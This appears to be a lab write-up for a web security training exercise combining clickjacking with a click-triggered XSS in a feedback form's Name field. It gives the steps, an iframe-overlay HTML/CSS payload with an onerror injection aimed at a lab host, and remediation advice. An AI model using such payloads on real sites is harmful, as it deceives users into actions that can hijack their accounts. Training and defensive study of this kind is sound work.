SCENARIO

The application possesses a XSS vulnerability that is triggered by a click. We will try to craft some HTML that frames the account page and fools the user into changing their account’s email address by clicking on a decoy website’s button.

**PROCEDURE**

1. Open the application and look for any XSS vulnerabilities into the application. Upon examining we see that there exists a flaw in the Name input field of the feedback form.
2. Now, as we studied in the article, we will try to craft a malicious HTML with some CSS which will come over the actual page and position itself onto the **Change Email** button and will blur the original content.
3. Due to which the user will think that this is one of the steps of accessing their account and which will cause the user to click the malicious text appearing as a button and below it will be the email change button.
4. Go to the exploit server and paste the payload into the body tag of the exploit and click store and view the exploit in order to see if it’s working correctly.
5. At the end, deliver the exploit to the target.

**PAYLOAD**

<style>

iframe {

position:relative;

width:1000px;

height: 800px;

opacity: .1;

z-index: 2;

}

div {

position:absolute;

top: 718px;

left:65px;

z-index: 1;

background-color: blue;


}

</style>

<div>Click me</div>

<iframe

src="https://0a7b00ef03ff9770813402e000270064.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult"></iframe>

**PROOF OF CONCEPT**

**REMEDIATION**

1. **Input Validation and Sanitization:** Ensure that all inputs, including the "Name" field in the feedback form, undergo strict validation and sanitization. Remove or neutralize special characters that can trigger scripts. This will prevent the insertion of malicious scripts like <img src=1 onerror=print()>.
2. **Content Security Policy (CSP) Implementation:** Set up a robust Content Security Policy (CSP) that restricts the execution of inline scripts. This can effectively mitigate the risk of many XSS attacks by preventing the execution of malicious scripts even if they are injected.
3. **Use Anti-Clickjacking Measures:** To prevent the app from being framed and overlaid with malicious content, utilize the X-Frame-Options HTTP header set to either DENY or SAMEORIGIN. This ensures the application is not embedded within an iframe on unauthorized domains.